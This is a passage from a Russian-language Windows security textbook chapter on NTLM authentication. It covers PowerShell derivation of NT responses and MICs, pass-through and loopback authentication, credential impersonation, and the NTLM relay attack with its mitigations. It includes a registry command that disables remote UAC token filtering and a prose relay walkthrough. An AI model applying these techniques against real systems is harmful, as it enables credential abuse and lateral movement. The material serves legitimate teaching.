PS> New-ItemProperty -Name "LocalAccountTokenFilterPolicy" -Value 1
-Force -PropertyType DWORD
-Path 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System'
```

> Отдельный параметр, `FilterNetworkAuthenticationTokens`, всегда фильтрует маркеры сетевой аутентификации независимо от того, откуда они поступили. По умолчанию этот параметр отключён.

Процесс криптографического получения

В процессе NTLM пароль пользователя никогда не раскрывается в сети в виде открытого текста. Тем не менее NTLM использует значение пароля для получения окончательного NT-ответа и MIC. С помощью PowerShell пройдём по этому процессу криптографического получения и создадим NT-ответ и MIC. Для выполнения получения нам потребуются пароль пользователя, а также маркеры аутентификации `CHALLENGE` и `AUTHENTICATE`.

Нам также потребуется функция, вычисляющая MD5 HMAC для набора байтов. MD5 HMAC - криптографический алгоритм хеширования с ключом, который обычно используется для подписи

данных, чтобы можно было проверить их целостность. Мы несколько раз воспользуемся этой функцией, определённой в листинге 13-6, в ходе получения.

```
PS> function Get-Md5Hmac {
  1 Param(
        $Key,
        $Data
    )
$algo = [System.Security.Cryptography.HMACMD5]::new($Key)
    if ($Data -is [string]) {
        $Data = [System.Text.Encoding]::Unicode.GetBytes($Data)
    }
  2 $algo.ComputeHash($Data)
}
```

Листинг 13-6. Определение функции `Get-Md5Hmac`

Функция проста: она создаёт класс .NET `HMACMD5`, передавая ему ключ □, а затем вызывает `ComputeHash` для данных □. Если данные являются строкой, функция сначала преобразует их в массив байтов в кодировке Unicode.

Следующая определяемая нами функция вычисляет одностороннюю функцию NT версии 2 (NT one-way function version 2, NTOWFv2), как показано в листинге 13-7. Эта функция преобразует имя пользователя, домен и пароль в 16-байтовый ключ для дальнейшего использования.

```
PS> function Get-NtOwfv2 {
    Param(
        $Password,
        $UserName,
        $Domain
    )
  1 $key = Get-MD4Hash -String $Password
  2 Get-Md5Hmac -Key $key -Data ($UserName.ToUpperInvariant() + $Domain)
}
3 PS> $key = Get-NtOwfv2 -Password "pwd" -UserName $authToken.UserName
-Domain $authToken.Domain
PS> $key | Out-HexDump
4 D6 B7 52 89 D4 54 09 71 D9 16 D5 23 CD FB 88 1F
```

Листинг 13-7. Определение односторонней функции NT

Прежде всего обратите внимание, что система хеширует пароль с помощью алгоритма MD4 □. Как упоминалось ранее, база данных SAM хранит эти хеши MD4, чтобы LSA не требовалось хранить их версии в виде открытого текста.

Мы передаём MD4-хеш пароля в качестве ключа функции `Get-Md5Hmac`, а затем используем эту функцию, чтобы хешировать записанное прописными буквами имя пользователя, сцепленное с доменом □. В данном случае этими значениями являются `user` и `GRAPHITE`, поэтому мы хешируем строку `USERGRAPHITE`.

Чтобы выполнить эту операцию, мы вызываем только что определённую функцию `Get-NtOwfv2` с именем пользователя и доменом из маркера `AUTHENTICATE` □, который сохранили в переменной `$authToken`. Функция создаёт 16-байтовый ключ □.

Теперь, когда у нас есть ключ на основе пароля пользователя, мы воспользуемся им для вычисления значения NT-ответа с помощью функции, определённой в листинге 13-8.

```
PS> function Get-NtProofStr {
    Param(
        $Key,
        $ChallengeToken,
        $AuthToken
    )
  1 $data = $ChallengeToken.ServerChallenge
    $last_index = $AuthToken.NtChallengeResponse.Length - 1
    $data += $AuthToken.NtChallengeResponse[16..$last_index]
  2 Get-Md5Hmac -Key $Key -Data $data
```

```
}
PS> $proof = Get-NtProofStr -Key $key -ChallengeToken $ChallengeToken
-AuthToken $AuthToken
PS> $proof | Out-HexDump
3 53 2B B4 80 4D D9 C9 DF 41 8F 8A 18 D6 7F 55 10
```

Листинг 13-8. Вычисление значения `NtProofStr`

Мы вычисляем NT-ответ с помощью ключа NTOWFv2, а также маркеров `CHALLENGE` и `AUTHENTICATE`. Сначала мы сцепляем 8-байтовый запрос сервера из маркера `CHALLENGE` с `NtChallengeResponse` из маркера `AUTHENTICATE` за вычетом предоставленного 16-байтового NT-ответа □. Затем мы вычисляем значение NT с помощью функции `Get-Md5Hmac`, используя NTOWFv2 в качестве ключа □. Результат □ должен совпасть со значением NT-ответа из листинга 13-4 (если вы использовали свой настоящий пароль, а не заполнитель `pwd`, применённый в листинге).

Теперь сервер может проверить, что клиент имеет доступ к правильному паролю пользователя, проверив совпадение двух значений NT-ответа. Однако мы по-прежнему хотим убедиться, что сообщения не были каким-либо образом изменены, поэтому нам нужно вычислить MIC. Функция для этого определяется в листинге 13-9.

```
PS> function Get-Mic {
    Param(
        $Key,
        $Proof,
        $NegToken,
        $ChallengeToken,
        $AuthToken
    )
  1 $session_key = Get-Md5Hmac -Key $Key -Data $Proof
$auth_data = $AuthToken.ToArray()
  2 [array]::Clear($auth_data, $AuthToken.MessageIntegrityCodeOffset, 16)
  3 $data = $NegToken.ToArray() + $ChallengeToken.ToArray() + $auth_data
  4 Get-Md5Hmac -Key $session_key -Data $data
}
PS> $mic = Get-Mic -Key $key -Proof $proof -NegToken $NegToken
-ChallengeToken $ChallengeToken -AuthToken $AuthToken
PS> $mic | Out-HexDump
5 F0 E9 5D BE B5 3C 88 5C 06 19 FB 61 C5 AF 59 56
```

Листинг 13-9. Вычисление кода целостности сообщения

Функция `Get-Mic` принимает пять параметров: ключ NTOWFv2, NT-ответ и все три маркера, передаваемые между клиентом и сервером в обоих направлениях. Первая задача - снова использовать `Get-Md5Hmac` для вычисления ключа сеанса □. Для этой операции HMAC мы используем ключ NTOWFv2, а в качестве данных передаём NT-ответ. Затем мы обнуляем поле MIC в маркере `AUTHENTICATE` □, после чего сцепляем маркеры □. Мы передаём ключ сеанса и сцепленные маркеры функции `Get-Md5Hmac`, чтобы создать MIC □. Значение MIC □ должно совпасть со значением, созданным в листинге 13-4.

Сквозная аутентификация

Чтобы клиент и сервер могли успешно пройти аутентификацию с помощью NTLM, обе стороны должны знать пароль пользователя (или, точнее, его NT-хеш). Если вы проходите аутентификацию на автономном компьютере, пароль должен быть задан в локальной базе данных SAM этого компьютера. Настроить это значение в небольшой сети не слишком сложно, но в крупной сети, состоящей из множества компьютеров, делать это вручную становится непрактично.

В доменной сети за управление NT-хешем пользователя отвечает контроллер домена. Как же NTLM может работать в такой среде? Служба Netlogon на контроллере домена поддерживает концепцию сквозной аутентификации, чтобы обеспечивать аутентификацию NTLM в других

системах домена. На рисунке 13-2 приведён пример процесса аутентификации NTLM в домене.




Рисунок 13-2. Обзор сквозной аутентификации NTLM

Процесс аутентификации NTLM начинается обычным образом: клиент отправляет маркер `NEGOTIATE` серверу □, который создаёт запрос и возвращает его клиенту в маркере `CHALLENGE` □. Затем клиент использует NT-хеш пользователя для создания маркера `AUTHENTICATE` и отправляет его серверу □.

В этот момент возникают проблемы. У сервера нет NT-хеша пользователя, поэтому он не может получить необходимые криптографические значения, такие как запрос NT. Следовательно, сервер упаковывает запрос сервера и маркер `AUTHENTICATE` и отправляет их API `NetrLogonSamLogon` на контроллере домена □. Возможно, вы помните из главы 12, что Windows использует этот API для интерактивной аутентификации. У API есть несколько режимов, один из которых способен проверить значения аутентификации NTLM без пароля пользователя.

Обратите внимание, что контроллер домена не проверяет MIC, поскольку для этого требуются все три маркера аутентификации. Вместо этого сервер вычисляет ключ сеанса, используемый для проверки, на основе NT-хеша пользователя и значения запроса NT и возвращает его запросившему серверу. Это позволяет ему удостовериться, что аутентификация не была изменена.

Сервер Windows никогда не получает доступа к полному паролю или NT-хешу пользователя - только к ключу сеанса. Это приводит к проблеме двойного перехода: аутентифицированный пользователь может обращаться к ресурсам, хранящимся локально на сервере, но этого пользователя нельзя использовать для доступа к ресурсам других серверов в доменной сети.

С точки зрения безопасности это хорошо, поскольку не позволяет вредоносной службе использовать личность пользователя для другой цели. Однако это также уменьшает гибкость, так как означает, что вы не можете без дополнительных усилий реализовать аутентифицированную службу-посредник, не требуя от пользователя повторно проходить аутентификацию в каждой службе за этим посредником. Kerberos решает проблему двойного перехода с помощью делегирования, которое я подробнее опишу в главе 14.

Локальная аутентификация с обратной петлёй

В предыдущем примере при получении дескриптора исходящих учётных данных аутентификации я решил указать имя пользователя и домен. Хотя интегрированная аутентификация Windows не

требует указывать ни имя пользователя, ни домен, это необходимо сделать, если вы хотите создать сеанс сетевого входа на локальном компьютере. Изменим сценарий из листинга 13-1, чтобы построить исходящие учётные данные без имени пользователя и домена:

```
PS> $credout = New-LsaCredentialHandle -Package "NTLM" -UseFlag Outbound
```

Теперь повторно запустите сеанс аутентификации. Форматированные маркеры должны выглядеть так, как в листинге 13-10.

```
<NTLM NEGOTIATE>
Flags: Unicode, Oem, RequestTarget, NTLM, OemDomainSupplied,
OemWorkstationSupplied, AlwaysSign, ExtendedSessionSecurity, Version,
Key128Bit, Key56Bit
1 Domain: DOMAIN
Workstation: GRAPHITE
Version: 10.0.XXXXX.XX

<NTLM CHALLENGE>
2 Flags     : Unicode, RequestTarget, NTLM, LocalCall,...
TargetName: DOMAIN
Challenge : 9900CFB9C182FA39
3 Reserved  : 5100010000000000
Version   : 10.0.XXXXX.XX
--snip--

<NTLM AUTHENTICATE>
4 Flags      : Unicode, RequestTarget, NTLM, LocalCall,...
5 LM Response:
NT Response:
Version    : 10.0.XXXXX.XX
MIC        : 34D1F09E07EF828ABC2780335EE3E452

PS> Get-NtLogonSession -Token $token
LogonId           UserName       LogonType         SessionId
-------           --------       ---------         ---------
6 00000000-000A0908 GRAPHITE\user  Interactive       2

PS> Get-NtTokenId -Authentication
LUID
----
7 00000000-000A0908
```

Листинг 13-10. Форматированные маркеры локальной аутентификации с обратной петлёй

Возможно, вы заметили, что изменились все три маркера аутентификации. Первое изменение находится в маркере `NEGOTIATE`, который теперь содержит имя домена и имя рабочей станции □. Следующие изменения находятся в маркере `CHALLENGE`: появился новый флаг `LocalCall` □, а ранее обнулённое поле `Reserved` теперь имеет значение □. Флаг `LocalCall` означает, что аутентификация поступает с локального компьютера, а поле `Reserved` является уникальным идентификатором серверного контекста безопасности, создавшего маркер `CHALLENGE`.

Последние изменения находятся в маркере `AUTHENTICATE`. Хотя флаг `LocalCall` по-прежнему присутствует □, оба поля, `LM Response` и `NT Response`, совершенно пусты □. Это явно означает, что процесс аутентификации изменился. Если проверить сеанс входа окончательного объекта Token, видно, что это интерактивный, а не сетевой сеанс □. Причина в том, что LSA вернул серверу копию маркера вызывающей стороны, в чём можно убедиться, сравнив идентификатор входа с идентификатором аутентификации из действующего маркера □.

Рассмотрим флаг `LocalCall` подробнее. Его значение основано на именах домена и рабочей станции в маркере аутентификации `NEGOTIATE`. Если эти значения относятся к локальному компьютеру, включается локальная аутентификация с обратной петлёй. В исходном маркере нет других уникальных идентификаторов, к которым можно было бы привязать этот флаг, а для выбора флага не требуется наличие продолжающегося процесса исходящей аутентификации. Кроме того, флаг не указан среди флагов маркера `NEGOTIATE`, поэтому он не согласовывается между клиентом

и сервером.

На момент написания книги Microsoft не документирует флаг `LocalCall` в `MS-NLMP`, предположительно потому, что за пределами локального компьютера он поддерживаться не должен. Однако, как видите, одного лишь предоставления правильного маркера `NEGOTIATE` достаточно для запуска локальной аутентификации с обратной петлёй. Документирование этого флага облегчило бы диагностику сбоев аутентификации, которые могли бы возникнуть при наличии флага в сети.

Почему LSA реализует локальную аутентификацию с обратной петлёй? Одна из причин состоит в том, что сетевая аутентификация привела бы к повторной аутентификации пользователя, а некоторые локальные службы, такие как SMB, разрешают локальным интерактивным пользователям, но не сетевым пользователям, обращаться к общим файловым ресурсам. Поэтому такая локальная обратная петля позволяет серверу SMB увидеть локального пользователя и предоставить доступ.

Альтернативные учётные данные клиента

Мы увидели, как использовать команды PowerShell для аутентификации от имени вызывающего пользователя. Обычно требуется реализовать именно такое поведение, поскольку текущий пользователь, как правило, хочет обратиться к некоторому сетевому ресурсу от собственного имени. Однако лежащие в основе API поддерживают несколько механизмов, которые позволяют пройти аутентификацию по сети от имени другого пользователя. Смена личности пользователя полезна, поскольку позволяет обращаться к сетевому ресурсу без повторной интерактивной аутентификации.

Использование явных учётных данных

Если вы знаете полные учётные данные нового пользователя, то можете указать их при создании дескриптора учётных данных для клиентского контекста аутентификации. Для этого вызовите `New-LsaCredentialHandle` и передайте ему параметры `UserName`, `Domain` и `Password`.

Однако пароль пользователя, вероятно, не стоит оставлять в журнале команд PowerShell. Один из вариантов - указать параметр `ReadCredential`, который прочитает учётные данные от пользователя, не сохраняя их в журнале команд. Пример показан в листинге 13-11.

```
PS> $cout = New-LsaCredentialHandle -Package NTLM -UseFlag Outbound
-ReadCredential
PS> UserName: admin
PS> Domain: GRAPHITE
PS> Password: ********
```

Листинг 13-11. Создание дескриптора учётных данных с учётными данными, указанными пользователем

Теперь дескриптор учётных данных можно передать `New-LsaClientContext`, чтобы создать клиентский контекст. Серверную сторону, использующую учётные данные под управлением LSA, изменять не нужно.

Олицетворение маркера

При создании дескриптора учётных данных LSA обычно определяет используемые сетевые учётные данные на основе личности вызывающего пользователя, которую получает из первичного маркера процесса, вызывающего API SSPI. Однако, если у вас есть маркер другого пользователя, при создании дескриптора учётных данных можно олицетворить этого пользователя, чтобы использовать другую личность. Выполните команду из листинга 13-12 от имени администратора.

```
PS> $credout = Invoke-NtToken -System {
    New-LsaCredentialHandle -Package "NTLM" -UseFlag Outbound
}
```

Листинг 13-12. Создание дескриптора учётных данных для пользователя SYSTEM

В листинге 13-12 мы создаём дескриптор учётных данных для пользователя SYSTEM. У пользователя SYSTEM нет явного пароля, с которым можно пройти аутентификацию способом из листинга 13-11; следовательно, для создания его дескриптора учётных данных необходимо олицетворить маркер.

Олицетворить маркер нужно только один раз, при вызове команды `New-LsaCredentialHandle`. Все последующие вызовы, используемые для создания и обновления клиентского контекста, не требуют олицетворения маркера.

Если у вас есть полные учётные данные, можно применить другой подход: создать маркер с типом входа `NewCredentials`, кратко упомянутым в главе 12. Это создаст маркер с той же локальной личностью пользователя, но заменит учётные данные сетевой аутентификации, как показано в листинге 13-13.

```
PS> $password = Read-Host -AsSecureString -Prompt "Password"
PS> $new_token = Get-NtToken -Logon -LogonType NewCredentials
-User "Administrator" -Domain "GRAPHITE" -SecurePassword $password
PS> $credout = Invoke-NtToken $new_token {
    New-LsaCredentialHandle -Package "NTLM" -UseFlag Outbound
}
```

Листинг 13-13. Создание дескриптора учётных данных с маркером `NewCredentials`

Здесь мы создаём дескриптор учётных данных, используя команду `Get-NtToken` для создания маркера типа `NewCredentials`, а затем олицетворяя его при вызове `New-LsaCredentialHandle`.

Возможно, вам интересно, почему, зная полные учётные данные, не указать их непосредственно при создании дескриптора учётных данных. В этом примере такое решение действительно было бы проще. Однако иногда вы не можете непосредственно управлять созданием дескриптора учётных данных. Это может произойти, если сетевая аутентификация выполняется внутри другого API, использующего личность вызывающей стороны для доступа к удалённому ресурсу. В таком случае при вызове API можно олицетворить маркер `NewCredentials`, чтобы использовать указанные вами учётные данные. Важно, что вследствие олицетворения изменятся только сетевые учётные данные; локальная личность останется прежней, поэтому вы случайно не обратитесь к локальным ресурсам с неправильной учётной записью пользователя.

Завершим эту главу описанием практической атаки на протокол аутентификации NTLM. Эта атака позволяет использовать учётные данные другого пользователя для иной цели без необходимости знать его пароль.

Ретрансляционная атака NTLM

В NTLM можно заметить одну особенность: хотя аутентификацию выполняет LSA, транспортировка маркеров аутентификации возложена на клиентское и серверное приложения. Как LSA проверяет, что аутентификация выполняется на правильном компьютере? Непосредственно сделать это он не

может: ему нужна помощь клиентского и серверного приложений. Это создаёт уязвимость безопасности, которой субъект может воспользоваться с помощью атаки, называемой ретрансляцией NTLM. В этом разделе мы исследуем эту атаку и то, как Microsoft пыталась устранить уязвимость.

Обзор атаки

На рисунке 13-3 показана базовая схема ретрансляционной атаки NTLM.




Рисунок 13-3. Пример ретрансляционной атаки NTLM

В атаке участвуют три системы: клиентский компьютер Windows, сервер Windows и компьютер злоумышленника. Цель злоумышленника - получить доступ к общему файловому ресурсу SMB на сервере. Однако у него нет учётных данных, необходимых для успешной аутентификации NTLM. У клиента, напротив, подходящие учётные данные есть, и благодаря интерактивной аутентификации Windows он воспользуется ими без взаимодействия с пользователем, если его вежливо попросить.

Первый шаг злоумышленника - убедить клиентский компьютер подключиться к веб-серверу злоумышленника. Хотя злоумышленник хочет получить доступ к SMB, аутентификация NTLM со стороны клиента может выполняться по любому поддерживающему аутентификацию протоколу, включая HTTP. Убедить клиента установить соединение можно так просто, как добавить на посещаемую клиентом веб-страницу изображение, указывающее на веб-сервер злоумышленника.

Злоумышленник принимает HTTP-соединение клиента и запускает процесс аутентификации NTLM, в результате чего клиент отправляет злоумышленнику маркер `NEGOTIATE` □. Вместо обработки маркера злоумышленник открывает новое соединение с целевым сервером SMB и передаёт маркер `NEGOTIATE` так, словно создал его сам □.

Сервер SMB ответит маркером CHALLENGE, а злоумышленник может переслать его клиенту для продолжения процесса аутентификации □. Клиент должен ответить маркером AUTHENTICATE веб-серверу злоумышленника,
который тот может переслать серверу SMB □. Если сервер принимает учётные данные клиента, злоумышленник теперь установил аутентифицированное соединение с сервером SMB, так ни разу и не узнав пароль пользователя.

Эта атака представляет собой серьёзную проблему безопасности. Microsoft пыталась реализовать различные исправления, главным образом добавляя в NTLM новые функции. Однако проблема этих исправлений состоит в том, что из соображений обратной совместимости они применяются добровольно: NTLM и SMB являются настолько старыми протоколами, что некоторые клиенты и серверы не поддерживают новые функции. Тем не менее обсудим способы, которыми Windows ослабляет эту уязвимость.

Активные запросы сервера

Простейший способ выполнить ретрансляционную атаку NTLM - пройти аутентификацию обратно на компьютере жертвы. Например, на рисунке 13-3 HTTP-клиент и сервер SMB могли бы находиться на одном компьютере Windows. Если компьютер одновременно является клиентом и сервером, учётные данные аутентификации всегда будут действительны.

Чтобы устранить эту атаку, Windows начала вести таблицу активных в настоящий момент запросов сервера и отказываться создавать маркер AUTHENTICATE, если маркер CHALLENGE содержит запрос сервера, выданный тем же компьютером. Существует небольшая вероятность совпадения между двумя компьютерами, но при случайном 8-байтовом запросе это будет происходить редко.

Подписание и опечатывание

Ещё один способ противодействия ретрансляционной атаке NTLM - заставить внешний протокол, содержащий аутентификацию NTLM, например SMB, каким-либо образом зависеть от процесса аутентификации. По сути, это сводится к использованию единственной части сведений, которой нет у злоумышленника: пароля пользователя.

API SSPI и NTLM поддерживают включение в маркер AUTHENTICATE случайно созданного ключа сеанса, зашифрованного паролем пользователя. Затем этот ключ сеанса можно использовать для создания MIC, что в документации называется подписанием. MIC создаётся для внешнего протокола с помощью API SSPI MakeSignature и проверяется с помощью API VerifySignature. Ключ также можно использовать для шифрования и расшифрования произвольных данных с помощью API EncryptMessage и DecryptMessage, что в документации называется опечатыванием. Поскольку злоумышленник не может расшифровать ключ сеанса, не зная пароля, он не может создать действительные подписанные или зашифрованные данные для обмена с сервером, на который выполняется ретрансляция.

Чтобы запросить ключ сеанса, при создании клиентского или серверного контекста укажите флаг Confidentiality или Integrity с помощью параметра RequestAttribute. Например, при вызове New-LsaClientContext можно указать следующую команду:

```
PS> $client = New-LsaClientContext -CredHandle $credout -RequestAttribute
Integrity
```

В листинге 13-14 показан маркер клиента AUTHENTICATE, если при создании клиентского и серверного контекстов указать флаг атрибута запроса Integrity.

```
<NTLM AUTHENTICATE>
1 Flags      : Unicode, RequestTarget, Signing, NTLM, AlwaysSign,
ExtendedSessionSecurity, TargetInfo, Version,
Key128Bit, KeyExchange, Key56Bit
--snip--
</NTLMv2 Challenge Response>
2 Session Key: 5B13E92C08E140D37E156D2FE4B0EAB9
Version    : 10.0.18362.15
MIC        : 5F5E9B1F1556ADA1C07E83A715A7809F
```

Листинг 13-14. Проверка маркера AUTHENTICATE *на наличие ключа сеанса*

Как показывает вывод, это изменяет процесс NTLM двумя важными способами. Во-первых, добавлен флаг NTLM `KeyExchange` □. Этот флаг указывает, что клиент создал ключ сеанса. Теперь среди флагов также присутствует `Signing`, сообщающий серверу, что клиент хочет разрешить подписание содержимого на основе ключа сеанса. Если используется флаг атрибута запроса `Confidentiality`, устанавливаются два флага `AUTHENTICATE`: `Signing` и `Sealing`.

Если установлен любой из этих флагов, запрос NTLMv2 содержит созданный клиентом зашифрованный ключ сеанса □. Это базовый ключ, используемый для всех последующих криптографических операций. Ключ зашифрован с помощью алгоритма шифрования RC4 и ключа, полученного из хеша пользователя и NT-ответа.

Если после включения подписания или опечатывания проверить MIC, вы заметите, что созданное значение больше не совпадает со значением в маркере `AUTHENTICATE`. Причина в том, что при наличии зашифрованного ключа сеанса он используется вместо базового ключа сеанса. Исправить такое поведение можно, изменив функцию `Get-Mic` из листинга 13-9 и добавив выделенную полужирным часть из листинга 13-15.

```
$session_key = Get-Md5Hmac -Key $Key -Data $Proof
if ($authToken.EncryptedSessionKey.Count -gt 0) {
    $session_key = Unprotect-RC4 -Key $session_key
-Data $AuthToken.EncryptedSessionKey
}
```

Листинг 13-15. Изменение функции `Get-Mic` *для расшифрования ключа сеанса при вычислении MIC*

API `MakeSignature` и `VerifySignature` предоставляются через команды `Get-LsaContextSignature` и `Test-LsaContextSignature`, а API `EncryptMessage` и `DecryptMessage` - через команды `Protect-LsaContextMessage` и `Unprotect-LsaContextMessage`. Использование этих команд шифрования мы рассмотрим в подробном примере в конце главы; пока же в листинге 13-16 показано простое применение команд подписи.

```
1 PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext $server $client
PS> Update-LsaClientContext $client $server
PS> Update-LsaServerContext $server $client
PS> $msg = $(0, 1, 2, 3)
2 PS> $sig = Get-LsaContextSignature -Context $client -Message $msg
PS> $sig | Out-HexDump
01 00 00 00 A7 6F 57 90 8B 90 54 2B 00 00 00 00
3 PS> Test-LsaContextSignature -Context $server -Message $msg -Signature $sig
True
4 PS> Test-LsaContextSignature -Context $server -Message $msg -Signature $sig
False
```

Листинг 13-16. Создание и проверка подписи сообщения

Мы начинаем с завершения процесса аутентификации клиента на сервере, чтобы настроить поддержку целостности □. Затем с помощью клиентского контекста аутентификации создаём подпись для простого 4-байтового сообщения □. Этот процесс предполагает отправку данных серверу для проверки; поменять направление можно, указав другой контекст аутентификации. Мы

выводим созданное значение подписи в шестнадцатеричном виде.

Затем мы проверяем подпись с серверным контекстом аутентификации с помощью команды `Test-LsaContextSignature` □. Команда возвращает логическое значение, указывающее, действительна ли подпись. Для этого вызова проверка возвращает `True`. Однако, если проверить подпись второй раз □, теперь мы получим `False`, указывающее, что она больше не действительна. Почему?

Клиентский и серверный контексты аутентификации поддерживают номер последовательности, который начинается с 0 и увеличивается при каждой операции подписи или шифрования. Этот номер последовательности автоматически включается при создании или проверке подписи, и сервер может использовать его, чтобы проверить, не был ли воспроизведён старый маркер (например, если злоумышленник пытается дважды отправить одни и те же сетевые данные).

В примере из листинга 13-16 мы создали подпись клиента с номером последовательности 0. При первой проверке серверный контекст аутентификации также имеет начальное значение 0, поэтому проверка завершается успешно. Однако после завершения проверки номер последовательности сервера увеличивается до 1. Поэтому при повторной попытке проверить ту же подпись номера последовательности больше не совпадают и проверка завершается неудачей.

Алгоритм шифрования RC4, используемый для подписания и опечатывания, имеет многочисленные слабости, рассмотрение которых выходит за рамки этой книги. Однако он обеспечивает некоторую степень защиты от ретрансляционных атак NTLM и предоставляет внешнему сетевому протоколу базовые средства защиты целостности и конфиденциальности, если другой механизм обмена ключами отсутствует.

SMB поддерживает подписание и шифрование, производные от процесса аутентификации. Однако из-за слабости RC4 SMB не использует API `MakeSignature` или `EncryptMessage`; вместо этого он извлекает расшифрованный ключ сеанса с помощью API SSPI `QueryContextAttribute` и применяет собственные алгоритмы шифрования и проверки целостности. Запросить ключ сеанса можно, обратившись к свойству `SessionKey` клиентского или серверного контекста аутентификации, как показано в листинге 13-17.

```
PS> $server.SessionKey | Out-HexDump
F3 FA 3A E0 8D F7 EE 34 75 C5 00 9F BF 77 0E E1
PS> $client.SessionKey | Out-HexDump
F3 FA 3A E0 8D F7 EE 34 75 C5 00 9F BF 77 0E E1
```

Листинг 13-17. Извлечение ключей сеанса для контекста аутентификации

Имена целей

Ещё один способ блокирования ретрансляционных атак NTLM - добавить в маркер `AUTHENTICATE` идентификатор, указывающий имя цели, для которой предназначена аутентификация NTLM. Поскольку маркер `AUTHENTICATE` защищён MIC, полученным из пароля пользователя, изменить имя цели трудно.

В нашем примере ретрансляции NTLM, если бы клиент включил имена целей, он мог бы задать имя цели `HTTP/attacker.domain.local`, где `HTTP` представляет тип запрошенной службы, а `attacker.domain.local` - адрес, на котором он проходит аутентификацию. Злоумышленник мог бы передать маркер `AUTHENTICATE` серверу SMB, но поскольку сервер выполняет другую службу, CIFS, и находится по другому сетевому адресу, `fileserver.domain.local`, имена не совпадут и аутентификация завершится неудачей.

Чтобы указать имя цели, задайте параметр `Target` при создании клиентского контекста аутентификации:

```
PS> $client = New-LsaClientContext -CredHandle $credout -Target
"HTTP/localhost"
```

Обратите внимание, что имя цели может быть совершенно произвольным, но тип службы или сетевой адрес произвольным быть не может. Например, имя `BLAH` не было бы отклонено, а имя `BLAH/microsoft.com` было бы (если только вам не довелось запустить сервер на `microsoft.com`). Формат имени соответствует формату имени субъекта-службы (service principal name, SPN), используемому в аутентификации Kerberos. В следующей главе мы опишем, как Kerberos использует SPN.

